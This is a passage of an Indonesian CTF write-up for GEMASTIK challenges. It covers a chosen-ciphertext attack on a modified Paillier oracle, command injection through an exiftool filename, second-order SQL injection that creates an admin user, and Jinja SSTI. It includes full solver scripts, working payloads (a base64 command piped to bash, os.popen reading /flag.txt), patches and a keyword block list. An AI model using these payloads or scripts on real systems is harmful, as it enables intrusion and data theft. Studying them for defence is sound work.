Nilai (A_b, B_b) konsisten per branch, jadi semua ciphertext yang dihasilkan pakai g[0] akan selalu pakai koefisien yang sama (A_0, B_0). Begitu juga g[1]. Akibatnya oracle dekripsi = oracle linear m ↦ A_b*m+B_b (mod n) dengan leak faktor prime.

Untuk **recover n**, kita bisa abuse menu 3 (decrypt oracle) pada ciphertext apapun. Kita bisa ambil nilai random (besar) ct:

- w1 = Dec(ct)
- w2 = Dec(ct^2)
- w3 = Dec(ct^3)

Untuk skema mirip Paillier, ada sifat dimana bentuk Dec(ct^k) adalah polinomial derajat 1 terhadap parameter internal, sehingga kombinasi

$$comb = w3 - 2 * w2 + w1$$

selalu kelipatan n. Kemudian,

- Di Paillier murni, Dec(c^k) ~ k * m (linear di k).
- Kombinasi diskrit kedua w3 - 2 w2 + w1 menghilangkan bagian linear dan konstanta.
- Sisa bagian selalu ≡ 0 (mod n).

Jadi untuk banyak ct acak:

$$comb_i = w3 - 2 * w2 + w1$$
$$n = gcd(comb_1, comb_2, comb_3, \dots)$$

Setelah beberapa iterasi kita mendapatkan n.

Karena kita tahu n, kita sekarang mencoba untuk **memfaktorkan n**. Sekarang kita manfaatkan bahwa encrypt milik challenge tidak tetap pakai satu generator. Kadang pakai generator branch 0. Kadang branch 1. Masing-masing menghasilkan slope koefisien A_b yang mengandung salah satu prime. Untuk setiap percobaan:

```
c2 = encrypt(2)
w1 = decrypt(c2)       # = A_b*2 + B_b
w2 = decrypt(c2^2)     # = A_b*4 + B_b
```

```
S2 = (w2 - w1) mod n    # = 2*A_b  (mod n)
g  = gcd(S2, n)         # ini akan jadi p atau q
```

Kita loop sampai kita dapat dua nilai gcd yang berbeda. Itu kandidat p dan q.

Sekarang kita mencari **key mod p** dan **key mod q**. Kita panggil menu 4: server kasih ck = encrypt(key_int). Untuk ciphertext ck itu dan branch yang sama:

```
w1 = decrypt(ck)        = A_b * key + B_b
w2 = decrypt(ck^2)      = 2 * A_b * key + B_b
Sk = (w2 - w1) % n      = A_b * key  (mod n)
```

Dari plaintext m0 = 2 pada branch yang sama kita punya:

```
S2 = (decrypt(c2^2) - decrypt(c2)) % n = 2 * A_b
```

Ambil aritmetika modulo prime “other” (prima komplementer dari cabang yang lagi dipakai).

- Misal branch itu punya A_b kelipatan p. Artinya gcd(S2, n)=p. Maka A_b ≡ 0 (mod p) tapi A_b invertible mod q. Jadi hitung semua mod q.

```
key ≡ (Sk / S2) * m0   (mod other_prime)
```

Karena:

- Sk = A_b * key
- S2 = 2 * A_b
- m0 = 2
  ⇒ key ≡ (Sk * inv(S2) * m0) mod other_prime.

Kemudian kita bisa pakai **CRT** untuk recover key_int:

```
def crt(p, q, a_p, a_q):
   inv_p_mod_q = inverse(p, q)
   t = (a_q - a_p) % q
   x = a_p + p * ((t * inv_p_mod_q) % q)
   return x % (p * q)

key_int = crt(p, q, key_mod_p, key_mod_q)
```

Sekarang key_int adalah integer asli dari 66-byte key rahasia server, dan flag pun didapatkan.

Solusi

solver.py

```python
#!/usr/bin/env python3
from Crypto.Util.number import *
from pwn import *
import math
import random

hostport = 'nc 47.128.189.162 13000'
HOST = hostport.split()[1]
PORT = int(hostport.split()[2])

# from exploitfarm import *

# HOST = get_host()
# PORT = 13000

context.log_level = 'debug'

def do_encrypt_pt(r, m_int):
    # option 1: encrypt chosen pt
    r.recvuntil(b'> ')
    r.sendline(b'1')
    r.recvuntil(b'pt (hex)')
    r.recvuntil(b'> ')
    r.sendline(hex(m_int)[2:].encode())
    line = r.recvline().strip()          # b"ct :  <hex>"
    ct_hex = line.split()[-1].decode()
    return int(ct_hex, 16)

def do_key_cipher(r):
    # option 4: encrypt the hidden 66-byte key
    r.recvuntil(b'> ')
    r.sendline(b'4')
    line = r.recvline().strip()          # b"ct :  <hex>"
    ct_hex = line.split()[-1].decode()
    return int(ct_hex, 16)

def do_decrypt_ct(r, c_int):
    # option 3: chosen-ciphertext decrypt
    r.recvuntil(b'> ')
    r.sendline(b'3')
```

```
    r.recvuntil(b'ct (hex)')
    r.recvuntil(b'> ')
    r.sendline(hex(c_int)[2:].encode())
    line = r.recvline().strip()           # b"pt :  <hex>"
    pt_hex = line.split()[-1].decode()
    return int(pt_hex, 16)

def submit_key_and_get_flag(r, key_bytes):
    # option 2: send recovered key, get flag
    r.recvuntil(b'> ')
    r.sendline(b'2')
    r.recvuntil(b'key (hex)')
    r.recvuntil(b'> ')
    r.sendline(key_bytes.hex().encode())
    flag_line = r.recvline().decode().strip()
    return flag_line

def recover_n(r, samples=16):
    g = 0
    for _ in range(samples):
        ct = random.getrandbits(2048) | 1
        w1 = do_decrypt_ct(r, ct)
        w2 = do_decrypt_ct(r, ct * ct)
        w3 = do_decrypt_ct(r, ct * ct * ct)
        comb = w3 - 2 * w2 + w1 # = k * n
        g = math.gcd(g, abs(comb))
    return g # = n

def gather_plain2_info(r, n, m0=2, maxtries=200):
    info = {}
    for _ in range(maxtries):
        c2  = do_encrypt_pt(r, m0) # ct of 0x02
        w1  = do_decrypt_ct(r, c2)
        w2  = do_decrypt_ct(r, c2 * c2)
        S2  = (w2 - w1) % n # = 2*s mod n
        g   = math.gcd(S2, n) # = p or q

        if g != 1 and g != n:
            info[g] = {'S2': S2}

        if len(info) >= 2:
            break
```

```
    primes = list(info.keys())
    p = primes[0]
    q = primes[1]
    if p * q != n:
        p, q = q, p
    assert p * q == n

    # annotate each branch with its complementary prime
    info[p]['other'] = q
    info[q]['other'] = p
    info[p]['m0']    = m0
    info[q]['m0']    = m0

    return p, q, info

def recover_key_residues(r, n, p, q, info, maxtries=200):
    key_mod_p = None
    key_mod_q = None

    for _ in range(maxtries):
        ck = do_key_cipher(r)
        w1 = do_decrypt_ct(r, ck)
        w2 = do_decrypt_ct(r, ck * ck)

        Sk = (w2 - w1) % n # = key * s_k
        gk = math.gcd(Sk, n) # which prime is in s_k

        if gk == 1 or gk == n:
            continue

        other = info[gk]['other']  # complementary prime
        m0 = info[gk]['m0'] # 2
        Sk_other = Sk % other
        S2_other = info[gk]['S2'] % other
        inv_S2_other = inverse(S2_other, other)

        key_mod_other = (Sk_other * inv_S2_other * m0) % other

        if other == p and key_mod_p is None:
            key_mod_p = key_mod_other
        if other == q and key_mod_q is None:
```

```
            key_mod_q = key_mod_other

        if key_mod_p is not None and key_mod_q is not None:
            break

    assert key_mod_p is not None and key_mod_q is not None
    return key_mod_p, key_mod_q

def crt(p, q, a_p, a_q):
    inv_p_mod_q = inverse(p, q)
    t = (a_q - a_p) % q
    x = a_p + p * ((t * inv_p_mod_q) % q)
    return x % (p * q)

def main():
    # r = remote(HOST, PORT)
    r = process(['python3', 'chall.py'])

    n = recover_n(r, samples=16)
    p, q, info = gather_plain2_info(r, n, m0=2)
    key_mod_p, key_mod_q = recover_key_residues(r, n, p, q, info)
    key_int = crt(p, q, key_mod_p, key_mod_q)
    key_bytes = long_to_bytes(key_int)
    if len(key_bytes) < 66:
        key_bytes = b'\x00' * (66 - len(key_bytes)) + key_bytes
    key_bytes = key_bytes[-66:]  # force len 66
    flag_line = submit_key_and_get_flag(r, key_bytes)
    print("Flag:", flag_line)

    r.close()

if __name__ == '__main__':
    main()
```

Hasil

```
[DEBUG] Received 0xb bytes:
    b'ct (hex)\n'
    b'> '
[DEBUG] Sent 0x401 bytes:
    b'4b5a36646d980ac98abcf9293e34859a8242e9b32a62f6c3178b6a7f16d2e2d55f60dbd8cf9ce5babd03df69370b7b43e20ab5a1f0b65
2a6628bcc1dbc8a6969eb0168295c115907554e45dcc03b29a01f62dd355aaa08f2a7508a5383f4f64e39a38ccba572109f6be8a49b09676af0
a53ccfb16d16df32140a3137a431e618104f0da471b7469c1e6dbfa38465e22cd30b93c8c096ceec33785e502884dcb4a0db4234f52839e5e05
f3b27f4177966e846e52de3c190f39f8ab2afe0d3a043fbf9c220062fbd7a658e921a2356eb1aca785264e3c9c34007aa09ba2bfb9d4bb7b9a0
4708ec20ce66b1debeed140a443b4e493d67077aab8649fd05f90dd65295c239a60325e19315426a12a6cd30ef70c978963208c9dbd7b3d6545
91a7ee84b7857db215bd44b0dbe32d77c23d7981a597ea738dd10b5561bb327e188fe37a5370e135b4f4d9095dc00be91661821a0df20c62dbd
bc085c07f806515b3f26feb230be52f14ecb634922823cfda5919ba69d56ba256c0468105a35e5e024d5f5decd30e2d29a10b6d4b25696c43b4
3fb88ea4a3763eb8d4834ed8d17e32400b08be37d94f10417e1c7521bc4d1763dc93409297d25c53a318a9c1d12aef89ae84b7ad440b2843704
ca9fa66d2b937605bb7655a89b9bbf473069b0b0531ab5ad7ebf914a07934c9721453384be11eeb23aea84a0c2f7345a079d31305748a4\n'
[DEBUG] Received 0x130 bytes:
    b'pt :  55bd2194c04adf6e2036420dc30cdbe51ffb92addda36346f4c12b2ce236284308251d63452281bf1e94094fd2721d247557c06
0d095aa49894c4b27f9369c7fc562a6ff303415dd073c3308f9e3ab33a30511293eed5bc8e943e68d1224e95467502e418d70355160f2977d4a
23519b1069261ec06532fcbeaa58487bfa15a0\n'
    b'1. encrypt\n'
    b'2. bingo\n'
    b'3. decrypt\n'
    b'4. key?\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0xc bytes:
    b'key (hex)\n'
    b'> '
[DEBUG] Sent 0x85 bytes:
    b'aae6bc29a3c17e441e7693ac4c0567e1bc43e7387cc0af923abf53b12d96ee7798e10e7a7bf2f4c08d6cc0386917d8d01322875309578
2e4832e2e57170ed7be497d\n'
[DEBUG] Received 0x6a bytes:
    b'GEMASTIK{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}\n'
    b'1. encrypt\n'
    b'2. bingo\n'
    b'3. decrypt\n'
    b'4. key?\n'
    b'> '
Flag: GEMASTIK{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA}
[*] Stopped process '/home/etern1ty/miniforge3/envs/sage/bin/python3' (pid 13958)
```

Patching

Untuk patchingnya sendiri, karena yang bisa dipatch hanya Pailier.py, saya menambahkan sebuah checker dimana suatu ct hanya bisa didekripsi jika sudah pernah dienkripsi.

Pailier.py

```python
from Crypto.Util.number import *
from math import lcm
import random

class pailier:
    def __init__(self):
        self.primes = [getPrime(512) for _ in range(2)]
        self.n = 1
        self.phi = 1
        self.mul = 1
        for i in range(2):
            self.n  *= self.primes[i]
            self.phi *= (self.primes[i] - 1)
```


```
        self.n2 = self.n * self.n
        self.g = [pow(random.randrange(1, self.n2), self.primes[i],
self.n2) for i in range(2)]
        for x in self.g:
            self.mul = (self.mul * x) % self.n2
        self.miu = inverse(self.L(pow(self.mul, self.phi, self.n2)),
self.n)
        self.alpha = [None, None]
        for idx in range(2):
            while True:
                a = random.randrange(2, self.n - 1)
                if GCD(a, self.n) == 1:
                    self.alpha[idx] = a
                    break
        self.beta  = [random.randrange(0, self.n),
random.randrange(0, self.n)]
        self._issued = {}

    def L(self, val):
        return (val - 1) // self.n

    def pubkey(self):
        return (self.n, self.g)

    def encrypt(self, msg: int) -> int:
        r  = random.randrange(0, self.n - 1)
        gb = self.g[random.randrange(0, 2)]
        gm = pow(gb, msg, self.n2)
        rn = pow(r, self.n, self.n2)
        ct = (gm * rn) % self.n2
        ct_int = int(ct)

        decryptable = True
        if msg.bit_length() <= 66*8 and msg.bit_length() > (66-1)*8:
            decryptable = False

        self._issued[ct_int] = decryptable
        return ct_int

    def decrypt(self, ct: int) -> int:
        if ct not in self._issued:
            return random.randrange(0, self.n)
```

```
        if not self._issued.get(ct, False):
            return random.randrange(0, self.n)
        raw = self.L(pow(ct, self.phi, self.n2)) % self.n
        raw = (raw * self.miu) % self.n
        t = pow(ct % self.n, (self.n - 1) // 2, self.n) if (self.n %
2 == 1) else 0
        idx = 0 if t == 1 else 1
        return (self.alpha[idx] * raw + self.beta[idx]) % self.n
```

WEB

Blogspot

Deskripsi



Informasi Terkait Soal

Diberikan aplikasi dimana kita bisa melakukan posting sebuah note disertai dengan gambar. Pada aplikasi ini terdapat dua kerentanan yang terletak pada proses pembuatan note dan dapat dieksploitasi untuk bisa mendapatkan flag:

1. Remote Code Execution

Kerentanan ini terletak pada proses pengecekan metadata, proses ini dilakukan dengan cara mengeksekusi perintah **exiftool {nama_file} > {nama_file}.meta 2>&1**. Dan tidak terdapat proses sanitasi di dalamnya, mengakibatkan kita dapat memasukkan nama file yang berbahaya. Kode yang rentan kami highlight pada bagian di bawah:

app.py

```
@app.route("/create", methods=["GET", "POST"])
def create_post():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))
    if request.method == "POST":
        title = request.form.get("title", "")
        content = request.form.get("content", "")
        file = request.files.get("image")
        image_filename = None
        metadata_text = ""
        if file and allowed_file(file.filename):
            original_filename = file.filename
            save_path = os.path.join(app.config['UPLOAD_FOLDER'],
original_filename)
            os.makedirs(app.config['UPLOAD_FOLDER'], exist_ok=True)
            file.save(save_path)

            try:
                cmd = f"exiftool {save_path}"
                meta_file = save_path + ".meta"
                full_cmd = f"{cmd} > {meta_file} 2>&1"
                os_status = os.system(full_cmd)
                if os.path.exists(meta_file):
                    with open(meta_file, "r", encoding="utf-8",
errors="ignore") as mf:
                        metadata_text = mf.read()
                else:
                    metadata_text = "no-metadata"
            except Exception as e:
                metadata_text = f"exif_err: {e}"

            try:
                h = hashlib.sha256()
                with open(save_path, "rb") as fbin:
                    for chunk in iter(lambda: fbin.read(8192), b""):
                        h.update(chunk)
                digest = h.hexdigest()
                _, ext = os.path.splitext(original_filename)
                ext = ext.lower() if ext else ""
                new_filename = f"{digest}{ext}"
                new_path = os.path.join(app.config['UPLOAD_FOLDER'],
```

```
new_filename)
                new_meta = new_path + ".meta"
```

2. SQL Injection to Privilege Escalation

Kerentanan ini terletak pada fungsionalitas yang sama tapi terletak pada tempat yang berbeda, yakni pada proses memasukkan hasil scan metadata dan memasukkan hasil scannya pada database. Dimana pada proses update metadata tidak terdapat sanitasi dapat digunakan untuk berbagai serangan SQL Injection, salah satunya ada second order SQL Injection, dimana kita bisa memasukkan command SQL baru untuk injeksi user baru dengan eskalasi user menjadi admin, yang dapat digunakan untuk mendapatkan flag di profile page. Kerentanan SQL Injection kami highlight dengan warna ungu/

app.py

```
db = get_db()
            try:
                cur = db.execute(
                    "INSERT INTO posts (title, content,
image_filename, author_id) VALUES (?, ?, ?, ?)",
                    (title, content, image_filename,
session['user_id'])
                )
                db.commit()
                post_id = cur.lastrowid
                metadata_insert = f"UPDATE posts SET metadata =
'{metadata_text}' WHERE id = {post_id};"
                db.executescript(metadata_insert)
                db.commit()
            except Exception as e:
                db.execute(
                    "UPDATE posts SET metadata = ? WHERE id = ?",
                    (metadata_text, post_id if 'post_id' in locals()
else None)
                )
                db.commit()
            flash("Post created")
```

Berikut adalah bagian kode yang menunjukkan bahwa user dengan role admin akan dapat membaca flag pada /profile

app.py

```
@app.route("/profile")
def profile():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))
    db = get_db()
    cur = db.execute("SELECT id, username, role FROM users WHERE id =
?", (session["user_id"],))
    user = cur.fetchone()
    flag_content = None

    with open(os.path.join(APP_DIR, "templates", "profile.html"),
"r", encoding="utf-8") as fh:
        profile_template = fh.read()

    username = user["username"] if user else ""
    profile_source = profile_template.replace("{{ user.username }}",
username)

    if user and user["role"] == "admin":
        try:
            with open(FLAG_PATH, "r") as f:
                flag_content = f.read().strip()
        except Exception:
            flag_content = "flag not found"
    return render_template_string(profile_source, user=user,
flag=flag_content)
```

Solusi

Untuk teknik yang mengeksploitasi RCE, berikut adalah payload yang kami gunakan, dimana payload ini akan mengcopy flag ke directory /static/:

```
result2; echo
Y3AgL2ZsYWcudHh0IC9hcHAvc3RhdGljL25hYmlsZ2FudGVuZ2dnZ2dnZ2dnZy50eHQ= |
base64 -d | bash -i; ls aman.png
```

Dan berikut adalah solver scriptnya:

solver.py

```
#!/usr/bin/env python3
import httpx
```

```python
from exploitfarm import *
client = httpx.Client(base_url=f"http://{get_host()}:10000")


def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})

def login(username,password):
    resp = client.post("/login", data={"username":username,
"password":password})

def send_data(image_path, title="aaa", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result2; echo
Y3AgL2ZsYWcudHh0IC9hcHAvc3RhdGljL25hYmlsZ2FudGVuZ2dnZ2dnZ2dnZy50eHQ=
| base64 -d | bash -i; ls aman.png", f, "image/png"),  # content-type
supaya server tahu
        }
        data = {
            "title": title,
            "content": content_text,
        }
        resp = client.post("/create", data=data, files=files)
        print(resp.text)
        return resp

def read_flag():
    flag = client.get("/static/nabilgantengggggggggg.txt")
    print(flag.text)

if __name__ == "__main__":
    register("brrbrr", "s3cret")
    login("brrbrr", "s3cret")
    send_data("alamak.png", title="aku ganteng",
content_text="sekali")
    read_flag()
```

Sementara untuk eksploitasi SQL Injection, kami memasukkan metadata malicious sebagai berikut pada file png kami:

Evil Metadata

```
ExifTool Version Number         : 13.25
File Name                       : result.png
Directory                       : .
File Size                       : 303 kB
File Modification Date/Time     : 2025:10:28 10:22:47+07:00
File Access Date/Time           : 2025:10:28 10:29:07+07:00
File Inode Change Date/Time     : 2025:10:28 10:22:47+07:00
File Permissions                : -rwxrwxrwx
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 644
Image Height                    : 500
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Comment                         : brr brr patapim' where id=1; INSERT
INTO users (username, password, role) VALUES ('user2',
'pbkdf2:sha256:260000$VDoPB4u1EnBAIDsS$d9f787d60ec46fb2b04e3bf2841d71
1f9cd9a8e46c9f85a49c286491265679c9', 'admin');-- -
Image Size                      : 644x500
Megapixels                      : 0.322
```

solver.py

```python
#!/usr/bin/env python3
import httpx
from exploitfarm import *
client = httpx.Client(base_url=f"http://{get_host()}:10000")


def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})
```

```
def login(username,password):
    resp = client.post("/login", data={"username":username,
"password":password})

def send_data(image_path, title="aaa", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result.png", f, "image/png"),  # content-type
supaya server tahu
        }
        data = {
            "title": title,
            "content": content_text,
        }
        resp = client.post("/create", data=data, files=files)
        print(resp.text)
        return resp

def read_flag():
    flag = client.get("/profile")
    print(flag.text)

if __name__ == "__main__":
    register("user1", "s3cret")
    login("user1", "s3cret")
    send_data("alamak.png", title="aku ganteng",
content_text="sekali")
    login("user2", "s3cret")
    read_flag()
```

Patching

Untuk patching kami melakukan sanitasi pada proses penamaan file dan insert hasil ekstraksi metadata pada SQL.

patch 1 SQL Injection

```
                db.execute("UPDATE posts SET metadata = ? WHERE id =
?", (metadata_text,post_id))
```


patch 2 RCE

```
from werkzeug.utils import secure_filename
from pathlib import Path

def safe_exiftool(save_path: str, meta_file):
    save_path = Path(save_path).resolve()

    meta_file = str(save_path) + ".meta"

    with open(meta_file, "w") as mf:
        proc = subprocess.run(
            ["exiftool", str(save_path)],
            stdout=mf,
            stderr=subprocess.STDOUT,
            check=False
        )

    return proc.returncode, meta_file

@app.route("/create", methods=["GET", "POST"])
def create_post():
    if "user_id" not in session:
        flash("Login required")
        return redirect(url_for("login"))
    if request.method == "POST":
        title = request.form.get("title", "")
        content = request.form.get("content", "")
        file = request.files.get("image")
        secure_file = secure_filename(file.filename)
        image_filename = None
        metadata_text = ""
        if file and allowed_file(secure_file):
            original_filename = secure_file
            save_path = os.path.join(app.config['UPLOAD_FOLDER'],
original_filename)
            os.makedirs(app.config['UPLOAD_FOLDER'], exist_ok=True)
            file.save(save_path)

            try:
                stat , meta_file = safe_exiftool(save_path)
                if os.path.exists(meta_file):
```

```
                    with open(meta_file, "r", encoding="utf-8",
errors="ignore") as mf:
                        metadata_text = mf.read()
                else:
                    metadata_text = "no-metadata"
            except Exception as e:
                metadata_text = f"exif_err: {e}"
```

CDN

Deskripsi



Informasi Terkait Soal

Kerentanan terletak pada proses penulisan metadata ketika kita ingin melihat post. dimana ketika kita berhasil memasukkan sebuah metadata ke file berupa “**Date Created: {payload}**”, kita dapat mengeksploitasi celah Server Side Template Injection karena tidak ada sanitasi terhadap bagaimana format pada informasi metadata **Date Created**. Berikut adalah bagian yang rentan terhadap celah tersebut:

app.py

```
metadata_full = post["metadata"] or ""
    md_map = {"File Name": "", "Date Created": ""}
    for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$",
metadata_full, flags=re.MULTILINE):
        key = m.group(1)
        val = m.group(2).strip()
        md_map[key] = val
    file_name_val = md_map["File Name"]
    date_created_val = md_map["Date Created"]
    metadata_snippet_html = f"<pre>File Name: {file_name_val}\nDate
Created: {date_created_val}</pre>"
```

```
    tpl_path = os.path.join(APP_DIR, "templates", "view_post.html")
    with open(tpl_path, "r", encoding="utf-8") as fh:
        tpl_src = fh.read()
    placeholder = "{{ metadata_snippet or '' }}"
    if placeholder not in tpl_src:
        page_src = tpl_src + "\n" + metadata_snippet_html
    else:
        page_src = tpl_src.replace(placeholder,
metadata_snippet_html)
    return render_template_string(page_src, post=post)
```

Solusi

Untuk menambahkan metadata yang terdapat payload, kami memanfaatkan library Pillow untuk menginjeksi metadata jahat sebagai berikut **“Date Created: {{url_for.__globals__.os.popen('cat /flag.txt').read()}}”**

metadata_gen.py

```
from PIL import Image, PngImagePlugin

def write_png_text(path_in: str, path_out: str, kv: dict):
    img = Image.open(path_in)
    pnginfo = PngImagePlugin.PngInfo()
    for k, v in kv.items():
        pnginfo.add_text(k, v)
    img.save(path_out, "PNG", pnginfo=pnginfo)

def read_png_text(path: str):
    img = Image.open(path)
    return dict(img.info)

def gen_payload():
    write_png_text("result.png", "result.png", {"Date Created":
"{{url_for.__globals__.os.popen('cat /flag.txt')}}"})

gen_payload()
```

Dan berikut adalah full solver script kami:

solver.py

```
#!/usr/bin/env python3
```

```
import httpx
from cok import run_it
from bs4 import BeautifulSoup
# from exploitfarm import *

client = httpx.Client(base_url=f"http://localhost:4500")
def login(username, password):
    resp = client.post("/login", data={"username":username,
"password":password})

def register(username, password):
    resp = client.post("/register", data={"username":username,
"password":password})

def send_data(image_path, title="brrbrr", content_text="aaaa",
extra_headers=None, cookie_header=None):

    with open(image_path, "rb") as f:
        files = {
            "image": ("result.png", f, "image/png"),
        }
        data = {
            "title": title,
            "notes": content_text,
        }
        resp = client.post("/upload", data=data, files=files)
        print(resp.text)
        return resp

def get_flag():
    resp = client.get("/gallery")
    soup = BeautifulSoup(resp.text, "html.parser")


    cards = soup.select("a.card")

    if not cards:
        print("No posts found")
    else:
        latest = cards[0]
        href = latest.get("href")
        resp = client.get(href)
```

```
        print(resp.text)

register("adaaa", "calamity")
login("adaaa", "calamity")
send_data("biribiri.png", title="aku ganteng", content_text="sekali")
get_flag()
```

Patching

Untuk patching, kami cukup melakukan patching seperti mengecek apakah terdapat data yang tidak diperlukan pada metadata “Date Created”.

patch SSTI

```
def isbad(data):
    BAD_CHAR = ["{", "}", "[", "]", "import" ,"||", "attr", "lipsum",
"url_for", "global", "builtin", "join"]
    for char in BAD_CHAR:
        if char in data:
            return True
    return False


if request.args.get("meta") == "1":
        return Response((post["metadata"] or ""),
mimetype="text/plain")
    metadata_full = post["metadata"] or ""
    md_map = {"File Name": "", "Date Created": ""}
    for m in re.finditer(r"^\s*(File Name|Date Created)\s*:\s*(.*)$",
metadata_full, flags=re.MULTILINE):
        key = m.group(1)
        val = m.group(2).strip()
        md_map[key] = val
        if isbad(val): abort(403)
    file_name_val = md_map["File Name"]
    date_created_val = md_map["Date Created"]
```